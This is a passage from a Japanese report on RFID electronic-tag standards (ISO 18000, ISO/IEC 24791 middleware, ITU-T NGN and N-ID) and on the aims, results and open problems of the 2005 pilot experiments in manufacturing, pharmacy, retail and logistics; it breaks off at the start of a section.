いずれにしろ、ISO18000-3 に追加が検討されているモード 3 は ISO18000-6 タイプ C と同様のメモリーマップ（図Ⅰ-1-11 参照）を内蔵するもので、アイテムレベルタギングに UHF 帯と HF 帯の電子タグが併用された場合に、UII 領域（図Ⅰ-1-11 では Bank01）及び「ユーザーメモリー領域（図Ⅰ-1-11 では Bank11）に統一したフォーマットのデータを書き込むことができるため、アプリケーションの負荷を小さくできることが期待される。



図Ⅰ-1-11　電子タグ（ISO/IEC 18000-6 Type C）のメモリーマップ


（3）ミドルウェアの標準化

電子タグとリーダー／ライターとの通信については、ISO 18000 シリーズ（エアインタフェース）が規定しており、リーダー／ライター内部の処理については ISO15962 が、リーダー／ライターとアプリケーションとの間のコマンドについては ISO15961 が、それぞれ制定されている。しかし、アプリケーションからリーダー／ライターの状態を監視したり制御したりする部分については、統一された規格が未整備の状態である。また、電子タグの本格的な利用においては、多数かつ多種類のリーダー／ライターを統一的な方法でアプリケーションに繋ぐ必要がある。これらの目的を果たすために、リーダー／ライターのアプリケーションインタフェース（ミドルウェア）を規定しようと言う標準化活動が、2005 年から始まっている。

ミドルウェアの規格は、ISO/IEC24791（当初 24752 であったが ISO の事務手続きの関係で番号変更された）と言う規格番号が与えられ、次の６つのパートに分けて規格制定される見込みである。

Part 1　Architecture　(全体構成)
Part 2　Data Management　（データ管理）
Part 3　Device Management　（デバイス管理）
Part 4　Application Interface　（アプリケーションインタフェース）
Part 5　Device Interface　（デバイスインタフェース）
Part 6　Security　(セキュリティ)

また、ミドルウェアと関連の深い ISO/IEC15961 及び ISO/IEC15962 は、ISO/IEC18000-6 Type C に対応させるため現在見直しの作業が進められているところである。



図Ⅰ-1-12　ミドルウェアの概要

ミドルウェアの規格は技術的に難しい部分も多いが、前述したように周波数帯の異なる電子タグが混在して利用されるようなユーザーのニーズを満たすためには、統一規格が制定されることの意義は大きい。我が国からも技術的な内容に関して、特に part 2 ではプロジェクトエディターを引き受けるなど、積極的な提案を行っており、規格制定に貢献しているところである。

（4）電子タグのサプライチェーンにおける応用規格の動向

ISO/TC104-TC122/JWG では、ISO 17363 貨物コンテナー、ISO 17364 再利用可能な輸送容器、ISO 17365 輸送梱包、ISO 17366 製品梱包、及び ISO 17367 製品本体の 5 つのレベルに電子タグを添付する場合の応用規格が審議されている。

2006 年 6 月 28 日に締め切られた国際規格原案（DIS）の投票では全てが賛成多数で通過しており、今後寄せられたコメントを反映した後に、最終国際規格案（FDIS）投票に進む運びである。これらの規格の中で、貨物コンテナーについては ISO18000-7(433MHz)の電子タグに限定して採用しているが、その他の４つの規格では、ISO18000-3　Mode 1(HF)と ISO18000-6 Type C（UHF）を当事者間の合意に基づき選択して使用できる規定になっている。これは（２）（３）で述べた ISO/IEC/SC31 での標準化の方向と符合するものである。ただし、ISO/IEC18000-3 については今後モード 3 が追加された場合を見込んで規格書が作成されているため、DIS 投票のやり直しや、FIDS 投票の時期の延期など、成立までの手続に ISO/IEC18000-3 モード 3 の制定の時期が影響を及ぼしている状況である。

4.1.3　ISO 標準準拠の必要性


以上、ISO による国際標準化のトピックスを紹介した。標準化現状は、相互に関係の深い規格が同時並行的に制定のプロセスを歩んでいる最中であり、ISO 完全準拠の製品がユーザーの手元に届くには今しばらくの時間が掛かるものと考えられる。しかし、制定されようとしている規格は、各国、各業界での実証実験の結果やユーザーのニーズを汲み取ったものとなっていることは事実であり、電子タグ関連機器ヴェンダーが開発した個別仕様のリーダー／ライターが市場を席巻する前に、これらの規格が制定され、ヴェンダー各社により広く採用されることが望まれる。

4.2　ITU-T の標準化

4.2.1　NGN 登場の背景

昨今のネットワーク環境はインターネット全盛ともいえる様相を呈している。しかしながらそこには、セキュリティ・通信品質・トラヒックの急増といった課題があり、社会インフラとしては、やや不満足な面もある。通信事業者から見ると、固定通信市場の縮小・移動体通信市場の飽和にも拘らず、過剰な設備投資負担といった課題があり、新たな収益源を模索

している段階といえる。このような背景の中、NGN（Next Generation Network）が登場してきた。



図Ⅰ-1-13　NGN 登場の背景


従来のネットワークは、固定通信網・モバイル通信網・IP 通信網といった異なる通信網が、個別に存在していた。一方 NGN は、IP 技術をベースにして全ての情報をパケットとして扱う統合網である。更に NGN のコンセプトは、IP 網ながら帯域制御機能やセキュリティ機能をネットワーク側に持ち、基本的にベストエフォート型で端末側に機能を任せネットワークは伝送に徹する従来のインターネットとは、根本的に異なる。

4.2.2　ITU-T 勧告

ITU-T は Y.2001 勧告で NGN の定義を、

① 広帯域で QoS 制御可能なトランスポート技術を活用したパケットベースのネットワークであり、サービス機能と転送技術が分かれ、連携してサービスを提供できること
② 種々のサービスプロバイダーに自由にアクセスできること
③ 汎用的なモビリティを提供し、ユビキタスサービスを提供できること

としている。この定義を直ちに実現するネットワークが一朝一夕に出来るとは考え難いが、ギャランティ型を旨としてきた電話網と、オープンインタフェースでベストエフォート型のインターネットのコンセプトを融合した真にユビキタス社会を実現する社会インフラ（ネットワーク）と言える。そのアーキテクチュアを図Ⅰ-1-14 に示す。



図Ⅰ-1-14　NGN アーキテクチュア

通信事業者は、基本的に通信サービスのためのプラットフォームを提供（含む課金・認証 etc.）する。エンドユーザ機器は、ＵＮＩ条件を満たせば何を接続しても良い。実際に電子タグ等が接続されるのはこの部分になる。アプリケーション部分の開発は、もともと第３世代携帯電話（３G）の IP 網を使ってマルチメディア通信を実現するための技術仕様として策定された、ＩＭＳ（IP Multimedia Subsystems）の設計思想が踏襲される方向である。

ＩＭＳのアーキテクチュアでは、サービス提供に必要な機能モジュールを標準化して端末に実装しておき、アプリケーションがその機能を利用するという形態である。これにより端末メーカーは、ユーザインタフェース部分を中心とした比較的小規模なアプリケーションを開発するだけで、新たなサービスに対応できるようになる。


ＮＧＮの世界では、ソフトウェアサービスの開発アーキテクチュアは、従来の垂直型から水平型に変わる。併せて、アプリケーション基盤の共通化を通して、低コストかつ短期間のサービス開発・提供が期待され、ＭＶＮＯの様な形態でこの分野に参入する新たな事業者が出てくると思われる。

3.1.3 項で述べたメインフレームを中心とする一極集中型の情報システムが、多層モデルの分散コンピューティングに置き替わったのと同じである。要は、ネットワークに依存しない新たなサービスを容易に構築できることになり、固定電話と携帯電話の区別が無くなり

（FMC：Fixed Mobile Convergence）、音声、画像、映像などをシームレスにやり取りできるインフラ環境を提供できるようになるのである。


4.2.3　ネットワーク ID（N-ID）標準化

ID という観点からみると、N-ID 関連の標準化が進められており、NGN の特質を活かしたオープンインタフェース（UNI）でユーザーに接続される。ID Terminal Equipment として NGN に接続される機器は、電子タグそのものでも、リーダー／ライターでも、ホストでも構わない。ID に紐付けられた情報は、NGN 内のデータベースにアクセスすることで得られる。必要にして十分なデータベースであることが必須なのは、3.1.2 項の通りである。そのアーキテクチュアを図Ⅰ-1-15 に示す。



図Ⅰ-1-15　N-ID アーキテクチュア

また N-ID とは、モノに付与または内蔵された ID を予め定められた手段を用いて入手し（例えば電子タグリーダー）、その ID をキーとしてモノに関連するネットワーク上の情報を取得し、それらの情報を関連付ける事によって、新たな情報価値を生み出し安全に利活用するための ID と定義される。これを図示したのが図Ⅰ-1-16 である。



図Ⅰ-1-16　N-ID と情報の関連付け

4.3　電子タグシステムとの関連

電子タグシステムを取り巻く ISO/ ITU-T の標準化動向の概要は上述の通り。一方、１章で述べた通り、現状の電子タグシステムはベストエフォート型のシステムで、ネットワークがＮＧＮに替わり網としての信頼性が高まっても、タグの読取り率が 100%にならない限り、ある面永遠にベストエフォート型のシステムであるとも言える。一方で、読取り率を向上させるには単に技術開発を待つだけではなく、詳細を第 2 部で述べる通り、運用面での対処が重要なポイントになる事は、既に幾多の実証実験で明らかになっている。飽くまでもギャランティ型を目指さねばならないのか、運用を含め良く考える必要がある。

電子タグシステムを何のために導入するのか、どこに価値を求めるのか等々を判断し、１章で述べた通り、こういう情報が欲しいと明言するのが、経営トップ（CEO）の責任である。しかる後、技術動向を見極めて、その時点で得られる最適システムを導入するのが、CTO/CIO の役割になる。これこそ、IT 経営といえる。

第２部：平成 17 年度実証実験の分析

目　次

1. はじめに

第 2 部では、IT 経営における電子タグシステムの役割と、その導入における課題につき、平成 17 年度電子タグ実証実験を題材に、電子タグ実証実験分析タスクにて分析した結果を報告する。平成 17 年度の電子タグ実証実験は、電子タグの活用による産業界における業務の効率化と新しい価値の創造を目指し、次の４テーマにより行われた。

① 産業構造改革・行革推進型プロジェクト

基幹系システムとの結合・連携を図り、販売実績と生産計画のリアルタイムな連動、商流と物流の一体化、製造と販売の一体化、リサイクルまで含めたトレーサビリティの実現など、業務プロセスを抜本的に見直すような事業を促進し、我が国の国際競争力の維持・強化を図る。

- 電子・電機業界における電子タグを用いたトータルトレーサビリティ実証実験
  実験主体者：（社）電子情報技術産業協会
- 医薬品業界における電子タグ実証実験
  実験主体者：（社）日本病院薬剤師会
- 補給業務での電子タグ利活用検討のための実証実験
  実験主体者：（財）防衛調達基盤整備協会

② 新産業創造型プロジェクト

数年後の将来を見据えて電子タグの有する潜在的能力を引き出す技術開発により、我が国がグローバルな市場で先導的に新たな産業を創造していくことを目指す。

- 電子タグを用いた自律型サービスロボットによる実証実験
  実験主体者：（株）テムザック、NTT コミュニケーションズ（株）

③ 産業間連携プロジェクト

商品流通の川上から川下に至る一連の企業群が、卸及び小売の現場において、垂直的かつ業界の壁を超えて水平的に組んで電子タグの共通基盤を構築し、「Intra-industry」から「Inter-industry」への移行促進に資する。

- メディアコンテンツ業界における電子タグ実証実験
  実験主体者：日本出版インフラセンター、（社）日本レコード協会
- 未来型店舗サービスの実現に向けた電子タグ実証実験
  実験主体者：フューチャーストア推進フォーラム、
  フューチャーストア実証実験コンソーシアム

④ **国際連携型プロジェクト**

日中韓・ASEAN 諸国を中心に、ISO 国際標準に準拠した電子タグ共通基盤の構築を行い、東アジア各国企業の物流・流通の高度化・効率化、安心・安全な貿易に資するトレーサビリティの実現、及び貿易手続きのワンストップサービスシステムの方向性検討に資する。

- ASEAN 地域における電子タグ実証実験
  実験主体者：（社）日本自動車部品工業会
- 日中韓における電子タグ実証実験
  実験主体者：（社）ビジネス機械・情報システム産業協会

平成 18 年度の電子タグ実証実験分析タスクにおいては、IT 経営における電子タグシステムの役割を考察できるプロジェクト５つを選び、電子タグ採用システムによる「業務効率の向上」と「付加価値の創造」の視点から分析を行った。

2. 電子タグ実証実験の狙いと効果

2.1 電子・電機業界における電子タグを用いたトータルトレーサビリティ実験の狙い

（1）目的

電子・電機機器業界において、電子タグ利活用により事業者間で環境配慮情報を提供、共有し、資源の消費抑制、環境負荷低減を図るトータルトレーサビリティのビジネスモデルを構築して、業界横断的にその仕組みを導入推進することで循環型社会への寄与、製品の競争力向上による我が国経済の持続的活性化に資することとする。

また、製造業者、保守事業者、リサイクル事業者は電子タグの活用により業務改善を行い、業界全体の業務プロセスの改革等を通じた我が国企業におけるエネルギー使用の合理化を促進することを目的とする。

（2）実証できたこと

製造から保守、リサイクルまで電子タグを活用して情報を管理、共有することで、リサイクル事業者における管理レベルが向上し、従来は判断がつかないため廃棄していた部品がリユース可能になるなど、情報が価値を生むことや情報を連携することの重要性を実証できた。本トータルトレーサビリティモデルは、最適生産、最適消費、最小廃棄を目指した高度循環型社会の早期実現に寄与すると考える。具体的には、

- 電子タグの適用で（手作業での記入や目視確認を自動化することで）、各ビジネスモデルにおいて概ね作業時間の削減を実証できた。一部作業で時間が増えたり、情報の

新たな管理で新規作業が増えたりしたが、トータルで業務の効率化が図られることを実証できた。

- 作業工数から試算した人件費の削減額と投資額の比較から投資評価を行い、保守事業者とリサイクル事業者において短期間で投資回収が期待できることを実証した。
- 電子タグの書込みに時間が掛かることが判明したが、読取率を 100%に近づける工夫が出来ることを実証できた。

2.2 医薬品業界における電子タグ実証実験の狙い

（1）目的

業務の効率化で目的としたことは、処方内容・取り揃え内容・混合調製前後の確認作業の効率化である。また、業界特有の課題として、次のことも重点目的においている。

① 医療安全性の向上
　処方内容・取り揃え内容・混合調製前後の確認作業の安全性の向上
② トレーサビリティ確保
　院内で新たに作成された医薬品のトレーサビリティ確保
③ 業務フローのモデル作成
　医薬品供給体制の実態把握および電子タグ利活用モデルの検討

（2）実証できたこと

業務効率に関しては、注射薬調剤の工程省略が可能となり、注射薬の調剤に必要であった人員を他の業務にシフトさせることが出来、業務の効率化につながると考えられる。また、業界の重点課題である安全・安心については、

- 薬剤部における調剤の正確性の向上。
- 薬剤の検品作業について経験に関係なく確実に行うことが可能となった。
- 薬品在庫から調剤の工程管理まで、トレーサビリティを実現することが可能になると考えられる。

2.3 未来型店舗サービスの実現に向けた電子タグ実証実験の狙い

（1）目的

本実証実験は、スーパーマーケット、百貨店、コンビニエンスストアの現場にて、それぞれ異なる商材・販売形態にて行われた。いずれの現場も重点は顧客満足度の向上に置かれ、次のことを目的とした。

- 効果的な来店喚起

・ 効果的な購買喚起
・ 在庫可視化と物流管理の高度化
・ 会計処理の合理化

（2）実証できたこと

・ 来店客数(接客回数)の増加
・ 新規顧客の増加
・ 商品問い合わせ率、商品提案にあてる接客時間、売上の増加
・ 試着回数、売上の増加
・ リピート購入率の増加
・ 顧客満足の向上
・ 在庫確認による顧客の待ち時間の削減
・ 作業(入荷、返品、棚調べ、補充)の効率化
・ 会計処理のスピードアップ

2.4 メディアコンテンツ業界における電子タグ実証実験の狙い

（1）目的

出版業界、音楽・映像ソフト業界において、今後注目される「複合型店舗」をターゲットに

・ 両業界の共通基盤構築によるビジネスモデルの検証
・ 新たな顧客サービスの検証

を行い、両業界の標準となり得る電子タグ利活用モデル等を構築する。

（2）実証できたこと

・ 電子タグ導入時期における、バーコードと電子タグを併用することを想定したマルチポスレジシステムによる効果検証
・ 情報提供端末を用いた関連商材の情報提供による販売促進効果の検証
・ 複合商材連携プロモーションによる有用性検証
・ 携帯電話と連携した付加価値情報提供による売上促進効果の検証

2.5 ASEAN 地域における電子タグ実証実験の狙い

（1）目的

① 輸送部品の異品・欠品把握

物流過程における欠品は半期でリターナブルコンテナ 1,000 箱を超える企業もあり、自動車関連製造業界全体でのコスト削減要素としては 2,000 億円を超える規模。

② 通関対応の簡素化

通関手続きは ASEAN 諸国において制度や手続きがまちまちであり、通い箱のシリアル No.や輸入課税の適否などを個別に管理して、輸出入の度に国別に対応する手続きが必要。

③ 物流・生産管理の統合

自社最適化された生産管理システムに対応した国際物流システムの設計。
ISO/IEC15394 に規定された国際標準輸送ラベル (GTL: Global Transportation Label) に沿って協同で検討した、ライセンスプレートの考え方に基づく通い箱による物流･生産管理システムへの転換要望が高い。

（2）実証できたこと

① 製品出荷

テストの結果により、 ある程度の通過スピード、 リーダライタからの距離に対応できる。

② 空箱出荷【折りたたみ状態】

国際通い箱の空箱出荷の場合、フォークリフトの時速を 2 km/h 以下にする必要がある。

3. 電子タグ導入による実証効果と課題

3.1 電子・電機業界における電子タグを用いたトータルトレーサビリティ実験の結果

（1）効果

- 製造、保守、リサイクルの各ビジネスモデルの現場作業における工数削減による対投資効果
- 製造事業者における製造現場の可視化による在庫圧縮、リードタイムの短縮
- 保守事業者における製品の長期利用化への寄与
- 循環型ビジネスモデル構築への寄与
- 災害等を含めた緊急復旧の迅速な対応による社会インフラの安心安全強化
- 排出品の廃棄数量管理や固体識別での管理の厳密化
- 廃棄物の不法投棄の抑止、防止への寄与
- 非熟練者などに対するリユース部品の仕分、解体作業レベル向上化
- 定量効果（以下ビジネスモデルの作業における作業時間の削減）
  ①製造における製品組立作業
  ②保守における予防保全作業、障害復旧作業
  ③リサイクルにおける受入検品、仕分作業、解体作業
- 製造業者はトータルトレーサビリティにおいて、大きな負荷なく情報収集が可能

・　オフライン環境下の作業で情報の入手が可能

（2）電子タグの課題

・　用途により電子タグの小型化、金属対応性、耐環境性の向上
・　貼付する製品のライフサイクル以上の電子タグ耐用年数の延長
・　製造段階で安価に製品へ電子タグを自動実装する技術・装置の開発
・　異なる用途の複数電子タグ貼付時における用途・規格の識別方法の開発
・　リーダライタ側での通信距離調整機能の開発
・　電子タグへの書込み処理時間の短縮化
・　運用ガイドラインの策定
・　保有情報の責任範囲などの定義やリカバリー方法、及びデータアクセスのコントロール
・　情報の保管媒体としてオフライン環境で活用するための容量の増加

本実証実験は、業界サプライチェーンを３つの実証実験（個別仕様生産・予防保全保守ビジネスモデル、大量生産・障害復旧保守ビジネスモデル、リサイクルビジネスモデル）に分け、電子タグもそれぞれ変えて行ったものであり、リサイクルとも連携させて全サプライチェーンをつなげた検証の実施が残る。

（3）基幹システムとの連携における課題

①　経済効率と社会ニーズ対応
　環境対策、トレーサビリティの実現だけでなく、商流・物流を含めたサプライチェーンでの効率化を見据えた取組みの必要性。

②　標準化
　EDI と電子タグとの情報定義の共通化など標準化活動や、製品ライフサイクルで活用されるビジネスモデルやユーザエリアに格納する情報等の国際標準化機関への提案活動の必要性。

③　情報管理センター
　各企業間での情報共有を図るための情報管理センターの構築、運営、及び費用負担の検討。

④　中小企業への拡大
　自社システムを電子タグ対応に変更する際の、投資面での中小企業への配慮。

3.2　医薬品業界における電子タグ実証実験の結果

（1）効果

・　ロットや使用期限についてのチェックを迅速かつ確実に実施できた。

- 注射薬の取り揃えや混合調製は、通常 2 人で確認が原則であったが、1 人で作業を進めることができると考えられた。
- 正確な在庫量の把握による発注量の適正化、在庫の削減等、経営への貢献が可能になる。
- 注射薬調剤への電子タグの導入は、薬品在庫から調剤の工程管理などにも活用できる。
- 電子タグを利用し、薬剤の適正使用を推進することにより医療経済の面でも評価される。
- リアルタイムな情報共有によって、急な処方変更等にも対応することが可能になり、指示変更による投薬ミス等の防止効果も期待できる。
- 麻薬・毒薬等特別な管理が求められる医薬品について、作業の効率化、管理精度の向上が図られる可能性がある。
- 薬品の取り揃え後の鑑査において確認作業にかかる時間を著しく短縮する効果が示された。
- 薬剤部における在庫管理作業（棚卸等）の効率化が図られる。
- 医療機関における医薬品在庫額の削減。病院全体の医薬品在庫額 1,673 億円のうち 84 億円が削減されると推定。
- 医療機関における医薬品廃棄額の削減。廃棄額 57 億 9,571 万円のうち、効果は 17 億 381 万円と試算。
- サプライチェーン全体における在庫削減効果。作業工数削減率を使用した場合 69,962（百万円）、5.9%分の削減効果。ベンチマークによる改善率を使用した場合 143,407（百万円）、12.1%分の削減効果が試算。
- 電子タグ導入による環境負荷削減効果。直接エネルギー消費削減量は 1.69 10^10kcal と推計された。さらに、その波及効果を含めると、エネルギー消費削減量は 19.23 10^10kcal と推計。
- 医薬品に関連する需要・供給情報をメーカー、卸売、医療機関のサプライチェーン全体で共有化することにより、需要と供給の同期化につながり、サプライチェーン全体での在庫削減につながると考えられる。

（2）電子タグの課題

- 使用単位に電子タグが貼付されていることが前提。
- 小型かつ薄型なものが要求される。
- 医療機器への影響について確認・検証することが使用条件となる。
- 読取精度の向上のため、運用方法を工夫することが必要。
- リアルタイムな情報共有の実現のためには、読取・通信等に要する時間をさらに短縮する必要がある。
- 「一括読取」の効果を十分に得るためには、今後アプリケーションおよびデータベースの設計を検討する必要がある。

（3）基幹システムとの連携における課題

- 統合化された病院情報システムと連携を図ることが必要。
- 各種システムを効率的に繋げるミドルウェアの開発が望まれる。
- 膨大なデータの負荷を考慮したシステム設計を行うことが重要。
- 電子タグ上と基幹システムに保持すべき情報、及び分担関係、両者の紐付けが重要。
- 最小単位の粒度に配慮したシステム設計。
- 地域医療連携で電子タグ情報の活用のため、電子カルテデータの標準化に期待。
- 電子タグの存在を前提とした、医薬品情報データベースの開発を早期に行うことが必要不可欠。
- セキュリティ確保やプライバシー保護のため、電子タグが保有するデータ内容、暗号化の仕組み、アクセス制限等、様々な工夫が必要。

3.3 未来型店舗サービスの実現に向けた電子タグ実証実験の結果

（1）効果

